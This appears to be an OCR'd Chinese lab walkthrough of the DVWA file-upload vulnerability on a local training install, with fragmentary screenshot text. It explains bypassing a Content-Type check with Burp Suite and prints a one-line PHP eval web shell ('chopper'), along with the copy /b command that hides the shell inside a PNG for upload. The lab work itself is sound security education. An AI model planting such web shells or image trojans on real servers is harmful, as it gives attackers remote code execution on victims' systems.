
说明：

上传文件过程无任何保护措施，直接使用将上传文件移动到可访问的 hackable/uploads 目录下


B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium


b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080





d) 开启 burpsuite 拦截




e) 使用浏览器上传恶意脚本进行攻击










f) 关闭 burpsuite 拦截功能，使用浏览器请求上传文件



g) 代码分析

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
	// Where are we going to be writing to?
	$target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
	$target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

	// File information
	$uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
	$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
	$uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

	// Is it an image?
	if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
		( $uploaded_size < 100000 ) ) {

		// Can we move the file to the upload folder?
		if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
			// No
			echo '<pre>Your image was not uploaded.</pre>';
		}
		else {
			// Yes!
			echo "<pre>{$target_path} succesfully uploaded!</pre>";
		}
	}
	else {
		// Invalid file
		echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
	}
}

?>
```

对上传文件类型和大小进行检查


说明：

在上传过程中对文件类型进行白名单限制（文件类型来源自数据提交的 content-type，可通过篡改绕过数据检查）


C. HIGH 级别


a) 设置 DVWA 安全级别为 High

b) 准备攻击文件(图片木马)



command_injection_high.py 2019/2/13 18:48 Python File 2 KB
command_injection_low.py 2019/2/13 17:35 Python File 2 KB
command_injection_medium.py 2019/2/13 17:35 Python File 2 KB
file_include_low.php
file_upload_high.php
file_upload_low.php
file_upload_medium.php
localhost_csrf_medium.html
password.txt
user.txt
high.png
H:\漏洞分析\codes\file_upload_high.php - EditPlus
File Edit View Search Document Project Tools Browser Emmet Window Help
Directory Clipt
[D:] Software
D:\
phpStudy
PHPTutorial
WWW
DVWA-1.9
hackable
uploads
dvwa_email.png
<?php @eval($_POST['chopper']);
1.生成图片文件和攻击脚本文件


H:\漏洞分析\codes>copy high.png/b+file_upload_high.php high.php.png
high.png
file_upload_high.php
已复制 1 个文件。
H:\漏洞分析\codes>
2.通过copy命令制作图片木马



Vulnerability: File Upload
localhost/DVWA-1.9/vulnerabilities/upload/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: File U
Choose an image to upload:
浏览... 未选择文件。
Upload
More Information
3.选择图片木马
4.点击上传木马
文件上传
Note (H:) 漏洞分析 codes
high.php.png
high.png
文件名(N): high.php.png
打开(O)
取消





c) 借助命令实现文件包含漏洞利用

